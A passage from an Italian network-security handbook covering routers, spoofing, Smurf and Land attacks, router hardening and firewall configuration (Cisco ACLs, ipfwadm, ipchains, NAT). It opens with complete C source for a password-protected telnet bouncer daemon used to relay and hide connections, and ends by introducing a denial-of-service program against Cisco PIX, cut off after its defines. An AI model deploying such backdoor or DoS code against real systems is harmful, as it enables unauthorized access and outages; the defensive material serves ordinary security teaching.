In alcuni casi i programmi creati con questi sistemi funzionano come dei normalissimi TELNET con la sola differenza che non eseguono il normale TCP handshake.
Un esempio completo è quello che segue:

```
// Telnet-acker.c

#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <sys/resource.h>
#include <sys/wait.h>
#include <fcntl.h>
#include <errno.h>
#include <netinet/in.h>
#include <netdb.h>
#include <arpa/inet.h>
#include <sys/ioctl.h>

#define    QLEN           5
#define    MY_PASS        "passme"
#define    SERV_TCP_PORT  33333
```

```
/*"Telnet to address/port. Hit 1x [ENTER], password,"*/
/*"Host and port 23 for connection."*/

char sbuf[2048], cbuf[2048];
extern int errno;
extern char *sys_errlist[];
void reaper();
int main();
void telcli();

int main(argc, argv)
int argc;
char *argv[];
{
    int srv_fd, rem_fd, rem_len, opt = 1;
    struct sockaddr_in rem_addr, srv_addr;
    bzero((char *) &rem_addr, sizeof(rem_addr));
    bzero((char *) &srv_addr, sizeof(srv_addr));
    srv_addr.sin_family = AF_INET;
    srv_addr.sin_addr.s_addr = htonl(INADDR_ANY);
    srv_addr.sin_port = htons(SERV_TCP_PORT);
    srv_fd = socket(PF_INET, SOCK_STREAM, 0);
    if (bind(srv_fd, (struct sockaddr *) &srv_addr, sizeof(srv_addr))
== -1) {
        perror("bind");
        exit(-1);
    }
    listen(srv_fd, QLEN);
    close(0); close(1); close(2);
#ifdef TIOCNOTTY
    if ((rem_fd = open("/dev/tty", O_RDWR)) >= 0) {
        ioctl(rem_fd, TIOCNOTTY, (char *)0);
        close(rem_fd);
    }
#endif
    if (fork()) exit(0);
    while (1) {
    rem_len = sizeof(rem_addr);
        rem_fd=accept(srv_fd, (struct sockaddr *) &rem_addr,
&rem_len);
        if (rem_fd < 0) {
            if (errno == EINTR) continue;
            exit(-1);
        }
        switch(fork()) {
        case 0:
            close(srv_fd);
            telcli(rem_fd);
            close(rem_fd);
            exit(0);
            break;
        default:
            close(rem_fd);
            if (fork()) exit(0);
            break;
        case -1:
            fprintf(stderr, "\n\rfork: %s\n\r", sys_errlist[errno]);
            break;
        }
    }
}
```

```
void telcli(source)
int source;
{
    int dest;
    int found;
    struct sockaddr_in sa;
    struct hostent *hp;
    struct servent *sp;
    char gethost[100];
    char getport[100];
    char string[100];

    bzero(gethost, 100);
    read(source, gethost, 100);
    sprintf(string, "");
    write(source, string, strlen(string));
    read(source, gethost, 100);
    gethost[(strlen(gethost)-2)] = '\0'; /* kludge alert - kill the
\r\n */
    if (strcmp(gethost, MY_PASS) != 0) {
        close(source);
        exit(0);
    }
    do {
            found = 0;
            bzero(gethost,100);
        sprintf(string, "telnet bouncer ready.\n");
        write(source, string, strlen(string));
        sprintf(string, "Host: ");
        write(source, string, strlen(string));
        read(source, gethost, 100);
        gethost[(strlen(gethost)-2)] = '\0';
        hp = gethostbyname(gethost);
        if (hp) {
            found++;
#if !defined(h_addr)        /* In 4.3, this is a #define */
#if defined(hpux) || defined(NeXT) || defined(ultrix) ||
defined(POSIX)
            memcpy((caddr_t)&sa.sin_addr, hp->h_addr_list[0], hp-
>h_length);
#else
            bcopy(hp->h_addr_list[0], &sa.sin_addr, hp->h_length);
#endif
#else /* defined(h_addr) */
#if defined(hpux) || defined(NeXT) || defined(ultrix) ||
defined(POSIX)
            memcpy((caddr_t)&sa.sin_addr, hp->h_addr, hp->h_length);
#else
            bcopy(hp->h_addr, &sa.sin_addr, hp->h_length);
#endif
#endif /* defined(h_addr) */
            sprintf(string, "Found address for %s\n", hp->h_name);
            write(source, string, strlen(string));
        } else {
            if (inet_addr(gethost) == -1) {
                found = 0;
                sprintf(string, "Didnt find address for %s\n",
gethost);
                write(source, string, strlen(string));
            } else {
                found++;
```

```
                sa.sin_addr.s_addr = inet_addr(gethost);
            }
        }
    } while (!found);
    sa.sin_family = AF_INET;
    sprintf(string, "Port: ");
    write(source, string, strlen(string));
    read(source, getport, 100);
    gethost[(strlen(getport)-2)] = '\0';
    sa.sin_port = htons((unsigned) atoi(getport));
    if (sa.sin_port == 0) {
        sp = getservbyname(getport, "tcp");
        if (sp)
            sa.sin_port = sp->s_port;
        else {
            sprintf(string, "%s: bad port number\n", getport);
            write(source, string, strlen(string));
            return;
        }
    }
    sprintf(string, "Trying %s...\n", (char *)
inet_ntoa(sa.sin_addr));
    write(source, string, strlen(string));
    if ((dest = socket(AF_INET, SOCK_STREAM, 0)) < 0) {
        perror("telcli: socket");
        exit(1);
    }
    connect(dest, (struct sockaddr *) &sa, sizeof(sa));
    sprintf(string, "Connected to %s port %d...\n",
inet_ntoa(sa.sin_addr),ntohs(sa.sin_port));
    write(source, string, strlen(string));
#ifdef FNDELAY
    fcntl(source,F_SETFL,fcntl(source,F_GETFL,0)|FNDELAY);
    fcntl(dest,F_SETFL,fcntl(dest,F_GETFL,0)|FNDELAY);
#else
    fcntl(source,F_SETFL,O_NDELAY);
    fcntl(dest,F_SETFL,O_NDELAY);
#endif
    communicate(dest,source);
    close(dest);
    exit(0);
}
communicate(sfd,cfd)    {
    char *chead, *ctail, *shead, *stail;
    int num, nfd, spos, cpos;
    extern int errno;
    fd_set rd, wr;

    chead = ctail = cbuf;
    cpos = 0;
    shead = stail = sbuf;
    spos = 0;
    while (1) {
        FD_ZERO(&rd);
        FD_ZERO(&wr);
        if (spos < sizeof(sbuf)-1) FD_SET(sfd, &rd);
        if (ctail > chead) FD_SET(sfd, &wr);
        if (cpos < sizeof(cbuf)-1) FD_SET(cfd, &rd);
        if (stail > shead) FD_SET(cfd, &wr);
        nfd = select(256, &rd, &wr, 0, 0);
        if (nfd <= 0) continue;
```

```
        if (FD_ISSET(sfd, &rd)) {
            num=read(sfd,stail,sizeof(sbuf)-spos);
            if ((num==-1) && (errno != EWOULDBLOCK)) return;
            if (num==0) return;
            if (num>0) {
                spos += num;
                stail += num;
                if (!--nfd) continue;
            }
        }
        if (FD_ISSET(cfd, &rd)) {
            num=read(cfd,ctail,sizeof(cbuf)-cpos);
            if ((num==-1) && (errno != EWOULDBLOCK)) return;
            if (num==0) return;
            if (num>0) {
                cpos += num;
                ctail += num;
                if (!--nfd) continue;
            }
        }
        if (FD_ISSET(sfd, &wr)) {
            num=write(sfd,chead,ctail-chead);
            if ((num==-1) && (errno != EWOULDBLOCK)) return;
            if (num>0) {
                chead += num;
                if (chead == ctail) {
                    chead = ctail = cbuf;
                    cpos = 0;
                }
                if (!--nfd) continue;
            }
        }
        if (FD_ISSET(cfd, &wr)) {
            num=write(cfd,shead,stail-shead);
            if ((num==-1) && (errno != EWOULDBLOCK)) return;
            if (num>0) {
                shead += num;
                if (shead == stail) {
                    shead = stail = sbuf;
                    spos = 0;
                }
                if (!--nfd) continue;
            }
        }
    }
}
```

I routers

Quella che noi siamo abituati a definire con il termine di rete è di fatto un insieme di strati su ciascuno dei quali determinati protocolli svolgono le funzioni necessarie per il corretto funzionamento di tutti i servizi che siamo abituati ad utilizzare come ad esempio quelli di navigazione, della posta elettronica e così via.
Indipendentemente dal tipo di questi, una cosa che è necessario comprendere è che le informazioni trasmesse vengono spedite a blocchi all'interno di quelli che vengono definiti come **pacchetti** i quali partono da un sistema d'origine e passando attraverso un certo numero di altri raggiungono la destinazione sulla quale vengono ricomposti e utilizzati per lo scopo per cui sono stati originati.

Questa definizione porta a comprendere che di fatto i pacchetti seguono un percorso, per cui all'interno del sistema di rete deve necessariamente esistere un meccanismo che permette di gestire quello chiamato con il termine di instradamento o routing.
I meccanismi presenti ai livelli più bassi sono quelli che regolano il funzionamento legato al trasferimento delle informazioni indipendentemente dalla tipologia di servizio a cui queste sono relative.
Normalmente siamo abituati a riferirci al protocollo TCP/IP che di fatto è una suite di diversi altri, tra cui IP il quale è quello che si interessa di instradare i pacchetti di dati.
I routers di fatto sono i meccanismi hardware che si interessano di gestire le strade telematiche che i pacchetti seguono per passare da un sistema mittente ad uno di destinazione.
Questi prendono la decisione di dove inviare i pacchetti, analizzando la loro testata contenente le informazioni e valutando le tabelle di instradamento gestite dai routers stessi.
Mentre fino ad un po' di tempo fa gli hackers prendevano di mira i WEB servers ora hanno spostato la mira verso i routers e quello definito con il termine di BGP (Border Gateway Protocol) il quale si interessa di traslare le tabelle di routing tra i vari sistemi venduti da diverse società.
Il CERT (Computer Emergency Response Team) ha recentemente rilasciato un documento dove veniva mostrato come sta diventando sempre maggiore l'interesse degli hackers nei confronti di questo dispositivo.
Compromettere il funzionamento di uno di questi sistemi significa in pratica coinvolgere una serie di meccanismi il cui scorretto funzionamento potrebbe causare problemi di sicurezza o anche solo di prestazioni della rete stessa.
Già normalmente, senza parlare di cattivi funzionamenti, la corretta programmazione di un router porta a migliorare notevolmente le prestazioni nell'ambito dei trasferimenti dei pacchetti.

Quando si utilizza uno di questi la lettura e la comprensione dei documenti forniti insieme è il primo passo per una corretta configurazione e quindi di conseguenza la limitazione delle probabilità che questi siano causa di certi problemi.
Alcune volte gli hacker possiedono effettivamente la capacità di teorizzare e successivamente di realizzare degli attacchi ma nella maggior parte dei casi gli accessi indesiderati o comunque le manomissioni dei sistemi informatici avvengono a causa della presenza di bugs nell'ambito dei sistemi operativi, dei servers e dei sistemi hardware che li gestiscono.
Avere l'accortezza di seguire giorno dopo giorno le informazioni rilasciate dalle case costruttrici e il fatto d'installare prontamente le **hotfix** e le **patchs** significa evitare un grossissima percentuale di problemi di questo tipo.
Spesso quando si acquistano linee dedicate da società come Interbusiness, del gruppo Telecom, i routers vengono forniti da queste e la loro programmazione diventa impossibile in quanto l'accesso alle funzioni di configurazione non sono consentite se non ai centri di gestione della società stessa.

Gli attacchi

Nell'ambito dei routers si possono avere un certo numero di tipologie differenti di attacchi in particolar modo quelli a basso livello che vengono eseguiti alterando i contenuti dei pacchetti.
Essendo il settaggio del router vincolato ad una password il primo dei problemi di sicurezza è senz'altro quello legato all'individuazione di questa.
Altri tipi di attacchi sono quelli legati alle manomissioni relative alle informazioni usate per l' instradamento eseguito dai protocolli, a quelli legati al protocollo SNMP, agli attacchi RIP, a quelli in cui si usa la frammentazione dei pacchetti, alla redirezione per giungere alla redirezione circolare nel caso di quegli attacchi definiti con il termine di denial of service.
Spesso questi non hanno come scopo quello di impossessarsi delle risorse ma semplicemente di metterle fuori uso.
Indipendentemente dall'obbiettivo che si pongono i metodi usati, i mezzi per eseguirli possono variare anche se di fatto la tecnica fondamentale è comunque sempre legata alla manipolazione delle informazioni contenute all'interno delle testate dei pacchetti.
Abbiamo detto prima che l'instradamento viene eseguita da parte del router analizzando le informazioni contenute dentro agli headers dei pacchetti.
Questa che segue è una testata relativa ad un pacchetto gestito dal protocollo IP e come potrete notare al suo interno sono presenti l'indirizzo di partenza e quello di destinazione.

```
    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    |Version|  IHL  |Type of Service|          Total Length         |
    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    |         Identification        |Flags|      Fragment Offset    |
    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    |  Time to Live |    Protocol   |         Header Checksum       |
    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    |                       Source Address                          |
    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    |                    Destination Address                        |
    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    |  TCP header, then your data ......                            |
    |                                                               |
```

Uno degli attacchi perpetuati con la tecnica del mascheramento viene eseguito falsificando gli indirizzi contenuti dentro ai pacchetti IP spediti dal di fuori del network ma con valori che porterebbero a credere che questi di fatto provengano dal di dentro di questo.
Questo tipo di attacco viene utilizzato per ottenere l'accesso a certe risorse o per introdurre nella rete dei dati alterati.
Il metodo, nel caso in cui non si voglia solo creare problemi funzionali, non è poi cosi semplice in quanto la tecnica, oltre alla manipolazione dei dati dentro al pacchetto, deve possedere una metodologia che permette di individuare un numero di sequenza che il sistema utilizza per verificare la correttezza dei pacchetti trasmessi.
Alcune volte gli attacchi vengono eseguiti registrando le sequenze di pacchetti o di comandi delle applicazioni.
Dopo aver eseguito la registrazione e manipolato le informazioni, queste vengono ritrasmesse simulando il comportamento dei meccanismi originali.
Un tipo di attacco eseguito nei confronti dei routers, uno dei più recenti nell'ambito di quelli a basso livello, è quello definito con il nome di **Smurf**.
In pratica l'attaccante invia verso il router un grosso numero di **PING** (funzioni **Echo** del protocollo **ICMP**) verso un indirizzo di broadcast usando come indirizzo del mittente uno falso.
Il router invia questo pacchetto all'indirizzo di broadcast raggiungendo potenzialmente in una rete **/24** fino a 255 sistemi.
La riuscita dipende chiaramente da come sono configurati gli hosts i quali nella peggiore delle ipotesi cercano di rispondere al falso indirizzo riuscendo a generare in una rete con 200 hosts un traffico di circa 80 Mbps.
In questo modo l'attaccante riesce a creare un amplificazione dei pacchetti inviati arrivando ad occupare una quantità molto grossa di banda a disposizione della vittima.
Come vedremo successivamente la protezione in questo caso consiste nel disabilitare un servizio del router e precisamente quello definito con il termine di **IP directed broadcasts**.

La falsificazione degli indirizzi dentro alla struttura che abbiamo visto precedentemente è alla base di un grosso numero di attacchi.

I metodi di protezione

L'argomento è complesso anche alla luce del fatto che le configurazioni di rete possono essere moltissime e quindi anche i metodi adottati per la sicurezza devono essere escogitati in funzione di ciascuna di queste.
Questi coinvolgono diversi livelli a partire da quello che è il livello fisico.
Uno dei punti cruciali è la memoria in quanto alcuni tipi di attacchi del tipo definito con il termine di **denial of service** tendono a fare esaurire le risorse a disposizione.
Un router di fatto può essere paragonato a molti computer sui quali sono mantenuti in funzione alcuni servizi molti dei quali non sono necessari e addirittura possono essere utilizzati dagli hackers per ottenere certi tipi di informazioni.
Questi servizi possono essere abilitati o disabilitati a seconda delle prestazioni e delle funzioni che si desiderano avere dal router.
I servizi sono del tipo del finger, dell' IP source routing, IP redirect ecc.
Per sapere come sono questi di default è necessario consultare il manuale fornito dal costruttore oppure è possibile interrogare il sistema con le apposite utilities fornite con questo oppure acquistati a parte come ad esempio Solarwinds.
Una delle cose scontate sono relative al fatto che le funzioni di settaggio dei routers in genere sono accessibili tramite dei login che vengono fatti sul dispositivo a seguito dell'inserimento di una password.
Questa deve essere sufficientemente lunga e complessa per fare in modo che non possa essere facilmente individuata.
Un'altra cosa relativa alle password che è necessario ricordarsi è che spesso questi sistemi possiedono delle password di default per cui prima di attivarli in rete è necessario cambiarle senza contare che in passato alcuni routers possedevano delle **backdoor** fornite dai costruttori per aiutare le società che si dimenticavano la password a reinserirsi nel sistema.
In alcuni casi sono stati segnalati dei problemi legati **all'overflow dei buffers** legati alle passwords come nel caso dei routers Cisco della serie 7xx.
In questi casi è necessario fare quello che abbiamo detto inizialmente ovvero informarsi sui siti dei costruttori per vedere se esistono delle **patchs** per questi problemi.
In ogni caso un router può essere utilizzato per rafforzare la sicurezza nell'ambito di una rete.
In genere questa deve sempre essere curata mediante un sistema indispensabile per questi scopi e precisamente il firewall anche se di fatto i routers possono essere settati per funzionare come tali.
Questi sono sistemi software o hardware che analizzano i pacchetti ad uno ad uno e che sono capaci di identificare l'origine e la destinazione e quindi di applicare determinate regole che ne permettono o ne negano il passaggio sulla rete.
I firewall possono essere creati mediante funzioni implementate dentro ai sistemi operativi, come ad esempio la funzione **ipchains** interna al kernel di Linux, oppure possono essere sistemi hardware dotati di certi tipi di algoritmi come ad esempio quelli di tipo adattivo presenti nei firewalls Cisco PIX.
Un metodo di protezione, conosciuto con il termine di **screening router**, crea una linea statica di routing usata per passare al firewall tutte le connessioni relative al network protetto.
Un altro meccanismo utilizza due routers e precisamente uno tra il mondo internet e il firewall ed un altro tra questo e la rete protetta.
Normalmente alcuni tipi di firewall hardware permettono di creare, grazie alla presenza di molte interfacce, diverse zone a differenti livelli di protezione definite con il termine di **DMZ** (de-militarized zone).
I tentativi di attacchi in ogni caso possono essere anche identificati dall'analisi dei files di log.
I routers implementano quasi sempre funzioni di filtraggio quindi se si riesce ad identificare gli indirizzi d'origine di certi pacchetti è possibile negare il passaggio di questi.
Il filtraggio dovrebbe comunque anche essere effettuato bloccando tutti quei protocolli che non sono strettamente necessari agli hosts presenti sul network.
Inoltre alcune regole permettono di limitare i danni legati a funzioni di spoofing come ad esempio il fatto di non permettere il passaggio di nessun pacchetto in ingresso che contenga IP relativi ad sistemi interni al network e allo stesso tempo non permettere l'uscita di

pacchetti che non siano segnati con IP valido relativo ad un sistema presente all'interno della rete.
Alcuni routers della Cisco contengono già sistemi di protezione per questo genere di problemi.
Un altro tipo di blocco può essere settato per fermare tutti i pacchetti che provenendo dall'esterno contengono soltanto il **SYN flag** settato.
Un altro sistema minimo di protezione è quello di settare il tutto perché all'interno della **cache ARP** sui vari hosts ci siano tutti gli indirizzi hardware di tutti i routers legittimi.
Volendo quindi riassumere i metodi da usare per la protezione dei routers dobbiamo considerare per prima cosa il sistema di protezione con password del router.
Un altro metodo per aumentare la sicurezza è quello legato alla limitazione degli accessi remoti.
Infatti i routers, come ad esempio quelli della Cisco, possono essere gestiti in modo remoto tramite Telnet.
E' una buona idea quella di limitare o addirittura eliminare la possibilità di eseguire questo tipo di gestione.
Chiaramente se i routers sono fisicamente piazzati in zone a rischio diventa anche necessario eseguire la limitazione degli accessi locali.
Essendo qualsiasi tipo di accesso una violazione delle leggi potrebbe essere utile la visualizzazione di banners con avvertimenti relativi a queste.
Molte funzioni di configurazione e molti programmi di analisi dei routers utilizzano il protocollo **SNMP**, come ad esempio l'analizzatore di banda MGRT.
La corretta configurazione del protocollo SNMP è uno degli steps essenziali, sempre nel caso in cui questo sia necessario e che quindi non possa essere disabilitato.
Come abbiamo detto prima la configurazione delle funzioni di log possono servire ad individuare i tentativi di violazione.
Molti tipi di attacchi vengono eseguiti specificando i percorsi che i pacchetti devono seguire.
Settando altri meccanismi di protezione è possibile disabilitare alcune funzioni come ad esempio quello già visto definito con il termine di IP route source e il tipo di messaggi ICMP permessi.
Infatti molti tipi di attacchi DoS usano questo protocollo.
Sempre tra i servizi che è meglio disabilitare troviamo **udp-small-servers**, **tcp-small.servers**, **finger, ip bootp server** e nel caso di routers Cisco anche il protocollo **CDP**.
In quello chiamato **Land Attack** l'attaccante setta la stessa porta sia come origine che come destinazione e fa la stessa cosa anche con l'indirizzo.
In questo caso l'eliminazione del problema causato viene eseguita installando un patch del software del router.
Alcuni routers possono inoltre disporre dei livelli di protezione aggiuntivi nei confronti degli hosts collegati a questi.

I firewalls

Nei capitoli relativi alla descrizione dei pacchetti usati dai vari protocolli per la gestione delle trasmissione di rete abbiamo visto come questi in genere dispongono di una testata in cui vengono mantenute determinate informazioni come ad esempio l'indirizzo di partenza e di destinazione del pacchetto.
Nell'ambito della sicurezza di rete i firewalls sono sistemi hardware o software in grado di valutare questi indirizzi e di confrontarli con liste di regole che ne permettono o ne limitano il passaggio.
Le aggressioni informatiche si rivelano ogni giorno piu' sofisticate. La sicurezza di una rete aziendale costituisce una questione abbastanza complessa per tutti.
Sono molti coloro che hanno avuto a che fare, chi prima chi dopo, con un hacker, anche se non tutti lo hanno reso noto, per ovvie ragioni di riserbo. Il punto è che basta un solo computer "debole", non sufficientemente protetto, per mettere a rischio la sicurezza dell'intera rete.
Detto in altre parole un firewall è un sistema che impedisce l'accesso alla vostra rete da parte del mondo esterno.
Generalmente un firewall è costituito da un dispositivo come ad esempio un router, un computer stand-alone oppure un software proxy.
I Firewall sono dei dispositivi che inseriscono una barriera tra la propria azienda e Internet.

Barriera che dovrà garantire il libero accesso alle informazioni pubbliche e bloccare ogni accesso non autorizzato.
Ovviamente queste barriere sono bidirezionali, per cui un firewall potrà essere utilizzato anche per gestire l'uso di Internet da parte degli utenti della propria rete.
Molte volte i firewalls sono implementati grazie a caratteristiche che sono presenti nel cuore di alcuni sistemi operativi come ad esempio nel caso di Linux.
Linux originariamente era nato proprio per la gestione di sistemi di rete in quanto al suo interno disponeva di caratteristiche software che lo rendevano particolarmente idoneo a quest'uso anche grazie alla presenza di un sistema che permetteva la creazione di firewalls atti a regolare il flusso di dati tra un interfaccia di rete e una seconda.
Esistono anche versioni hardware come ad esempio quelli che utilizziamo qui in WEBSITEK.COM e precisamente i Cisco PIX 515 i quali dispongono al loro interno di software utilizzanti algoritmi adattivi i quali studiano il comportamento 'normale' dei pacchetti legati ad una specifica rete.
Linux, come abbiamo appena detto, dispone a livello di kernel di funzioni che permettono la creazione di regole di passaggio dei pacchetti.
Abbiamo detto che i firewall sono in grado di filtrare i dati che passano sulla rete.
Spesso dall'esterno, quando si eseguono degli scanning di rete mediante funzioni di ping atte ad identificare se esiste su un determinato indirizzo un host, i sistemi protetti da firewall non rispondono per cui risultano trasparenti alle funzioni atte alla loro individuazione.
Quando il ping viene indirizzato su un sistema protetto di firewall di fatto non è che questo non restituisca nulla ma il pacchetto inviato indietro non possiede l'indirizzo che voi state cercando di è pingare ma è quello del router.
In questo modo aspettandovi un pacchetto con un determinato IP ma di fatto arrivandovi un altro con IP differente è come se voi non lo notaste.
Per identificare questo tipo di comportamento, ovvero quando vi arriva un pacchetto che non possiede come mittente quello che vi aspettavate, esiste una modifica del software di PING utilizzabile su sistemi operativi UNIX.
Il software di PING a cui mi riferisco è prelevabile da :

```
ftp://sunsite.unc.edu/pub/Linux/system/network/
```

all'interno del file netkit-base-0.10.tar.gz.
La patch è invece presente all'indirizzo :

```
http://www.abel.net.uk/~dms/archive/ping.linux.patch
```

Copiate tutti i files dentro alla stessa directory e digitate :

```
patch < ping.linux.patch
```

Successivamente per compilare ping

```
gcc -o ping ping.c
```

La parte relativa alla patch è la seguente :

```
--- ping.c Tue May 19 11:16:15 1998
+++ newping.c Tue Nov 24 09:42:39 1998
@@ -180,6 +180,7 @@
 char DOT = '.';
 static char *hostname;
 static int ident;  /* process id to identify our packets */
+static struct in_addr dest_addr_store;

 /* counters */
 static long npackets;  /* max packets to transmit */
@@ -393,6 +394,8 @@
   hostname = hnamebuf;
  }
```

```
+ dest_addr_store = to->sin_addr;
+
  if (options & F_FLOOD && options & F_INTERVAL) {
   (void)fprintf(stderr,
       "ping: -f and -i incompatible options.\n");
@@ -716,6 +719,14 @@
   if (options & F_QUIET)
    return;

+     /* Check reply is from pinged host */
+  if (memcmp(&dest_addr_store, &ip->saddr, sizeof(struct in_addr))) {
+        printf("Reply not from target. Source %s",inet_ntoa(*(struct in_addr *)&from->sin_addr.s_addr));
+   (void)printf(" ttl=%d", ip->ip_ttl);
+   if (timing)
+    (void)printf(" time=%ld.%ld ms", triptime/10, triptime%10);
+       }
+       else
   if (options & F_FLOOD)
    (void)write(STDOUT_FILENO, &BSPACE, 1);
   else {
```

Esistono essenzialmente due tipologie di firewall che rispetto ai livelli di rete visti quando si parlava di protocolli agiscono appunto a :

- Livello di rete
- Livello di applicazione

Quelli che funzionano sul primo livello agiscono mediante l'analisi degli indirizzi di partenza e di destinazione mediante la fatidica osservazione degli header dei pacchetti stessi.
Spesso queste funzionalità di filtraggio vengono eseguite dagli stessi routers i quali possono avere gestite al loro interno delle liste di regole.
Routers come il Cisco possiedono al loro interno una specie di loro sistema operativo come ad esempio l' IOS v. 10.3.
L'esempio che segue è relativo all gestione di una di quelle definite con il termine di access list.

```
no ip source-route
!
interface ethernet 0
ip address 195.55.55.1
!
interface serial 0
ip access-group 101 in
!
access-list 101 deny ip 195.55.55.0 0.0.0.255
access-list 101 permit tcp any any established
!
access-list 101 permit tcp any host 195.55.55.10 eq smtp
access-list 101 permit tcp any host 195.55.55.10 eq dns
access-list 101 permit udp any host 192.55.55.10 eq dns
!
access-list 101 deny tcp any any range 6000 6003
access-list 101 deny tcp any any range 2000 2003
access-list 101 deny tcp any any eq 2049
access-list 101 deny udp any any eq 2049
!
access-list 101 permit tcp any 20 any gt 1024
!
```

```
access-list 101 permit icmp any any
!
snmp-server community FOOBAR RO 2
line vty 0 4
access-class 2 in
access-list 2 permit 195.55.55.0 255.255.255.0
```

Sotto Linux il sistema per la gestione dei firewalls è stato modificato nelle ultime versione.
Nelle prime versioni la loro gestione avveniva tramite ipfwadm.
Un esempio è quello che segue:

```
ipfwadm -F -f
ipfwadm -F -p deny
ipfwadm -F -i m -b -P tcp -S 0.0.0.0/0 1024:65535 -D 201.123.102.33 25
ipfwadm -F -i m -b -P tcp -S 0.0.0.0/0 1024:65535 -D 201.123.102.33 53
ipfwadm -F -i m -b -P udp -S 0.0.0.0/0 1024:65535 -D 201.123.102.33 53
ipfwadm -F -a m -S 192.168.1.0/24 -D 0.0.0.0/0 -W eth0

/sbin/route add -host 201.123.102.33 gw 192.168.1.2
```

Linux nelle ultime versioni, quelle che adottano il Kernel superiore alla versione 2.2, utilizza ipchains per la gestione delle funzioni di firewall.
Ad esempio :

```
ipchains –A input –i $INTERNAL_EXTERNAL –s $CLASS_A –j DENY –l
ipchains –A input –i $INTERNAL_EXTERNAL –s $CLASS_B –j REJECT -l
ipchains –A input –i $INTERNAL_EXTERNAL –s $CLASS_C –j ACCEPT -l
```

Esistono alcuni firewall hardware I quali dispongono di diverse interfacce mediante le quali è possibile creare diversi livelli di sicurezza nell'ambito di una rete.
Il CISCO PIX 515 permette di installarci sopra fino a 6 schede.
All'interno di questo tipo di firewall il livello di sicurezza da applicare è da security0 a sucurity100.
Quando si gestiscono sistemi di rete con un certo numero di funzioni usare un singolo livello di sicurezza potrebbe essere troppo riduttivo da una parte ed eccessivamente dall'altra.
Ad esempio qui in WEBSITEK.COM disponiamo di diversi servers sui quali vengono mantenute le funzionalità di WEB, di mail server, di server particolari come BizTalk e cosi via.
Tutti questi servers sfociano sulla rete come lo fa anche la nostra rete intranet interna.
Applicare un livello di security100 ai WEB servers sarebbe eccessivo in quanto il loro funzionamento è molto più indicato a livelli come ad esempio security50.
Il contrario invece è per quello che riguarda la nostra intranet interna la quale è meglio che funzioni a security100.
Grazie diverse interfacce sui firewall Cisco PIX ogni zona in WEBSITEK.COM funziona protetta da un certo livello di sicurezza adatto alla funzionalità che girano al suo interno.
Il secondo livello a cui possono funzionare i firewall è quello relativo al livello applicativo.
Fanno parte di questi i PROXY SERVER i quali funzionano generalmente da intermediari tra internet e la parte di rete protetta.
Molti proxy implementano funzioni di monitoraggio e altre che permettono l'autenticazione degli utenti nell'ambito di un rete.
I livelli software all'interno delle funzioni di firewall spesso implementano quelle che vengono definite con il termine di NAT ovvero Network Address Translation.
Che cosa serve questa funzione ?
Partiamo dal concetto che per essere visti su internet si deve possedere un IP definito come pubblico.
La mia società ad esempio possiede, attribuiti dall'ente internet che si interessa di questo, 128 IP pubblici.
Qualsiasi sistema interno per poter uscire sulla rete deve possedere uno di questi IP.
Il problema è che spesso le reti intranet possiedono IP definiti tra quelli stabiliti come indirizzi intranet privati per cui non visibili all' esterno.
Per poter uscire su internet l'IP di intranet deve essere traslato in un IP pubblico.

Nel nostro caso sono i firewall hardware CISCO che eseguono questa funzionalità ma di fatto questo tipo di mascheramento può essere eseguito anche da sistemi firewall software come quelli sotto Linux gestiti con IPCHAINS.
Sotto Linux ad esempio è anche possibile utilizzare :

```
ipnatadm -I -i -W eth0 -S 1.1.1.1/32 -M 55.55.55.55/32
ipnatadm -O -i -W eth0 -D 55.55.55.55/32 -N 1.1.1.1/32
ipnatadm -I -i -W eth1 -D 1.1.1.1/32 -N 55.55.55.55/32
ipnatadm -O -i -W eth1 -S 55.55.55.55/32 -M 1.1.1.1/32
route add -net 55.55.55.0 netmask 255.255.255.0 eth0
```

I firewall permettono di creare tabelle di conversione statiche e dinamiche.
Nel primo caso un indirizzo di intranet verrà sempre traslato in un certo altro indirizzo, sempre lo stesso.
Il NAT dinamico invece permette di stabilire all'istante quale IP deve essere assegnato ad un certo IP di intranet.
Nel caso di alcuni firewall hardware la cui velocità di analisi dei pacchetti è veramente notevole esiste la possibilità che questi proteggano anche da altre tecniche utilizzate dagli hacker per portare avanti degli attacchi ai sistemi.
Firewall hardware come i PIX permettono di gestire centinaia di miglia di connessioni contemporanee e allo stesso tempo analizzare quantità di pacchetti impressionanti.
Negli ultimi due anni è comparso sul mercato un ennesimo prodotto della Microsoft chiamato ISA Server.
In pratica è il vecchio Microsoft Proxy modificato con all'interno anche funzioni di firewall di accelleratore.
Spesso si è portati a pensare che il firewall sia la cura definitiva al problema della sicurezza.
Di fatto questo non è vero e di fatti e buona regola non basare tutta la sicurezza della propria rete solo su questo.
Chiaramente la scelta di un buon firewall vuole dire molto anche se spesso come tutte le cose la quantità di sicurezza che il firewall è in grado di dare è proporzionale al grado di sconoscenza che uno ha nei confronti di quello che ha scelto.
La creazione di un buon livello di sicurezza è una cosa complessa anche perché spesso le funzionalità offerte da questi sistemi sono veramente tante.
Volendo riportare un ulteriore suddivisione a classi dei firewall potremmo vedere il tutto con i seguenti tipi:

- Firewall per il Packet Inspection
- Firewall come Filtro
- Firewall come Gateway
- Firewall per estensione della propria LAN

In molti casi si deve seguire l'evoluzione dei software che gestiscono questi sistemi in quanto, come con tutte le altre cose software, potrebbero possedere bugs.
Mediante la presenza di questi BUGS è possibile portare avanti diverse forme di attacchi anche soltanto destinati al loro bloccaggio tramite metodologie da DOS.
Prendiamo ad esempio il firewall Cisco PIX.
Questo dispone in molte versioni di software di un problema legato alla gestione di quelle definite con il termine di DMZ (Demilitarized Zone) mediante il quale un eventuale hacker potrebbe resettare le tabelle di instradanmento.
Il programma adatto a eseguire questo attacco Dos è il seguente.

```
/*----------------- [Defines] */
#define Port_Max 65534
#define Packet_Max 1023
#define Frequency_Max 300
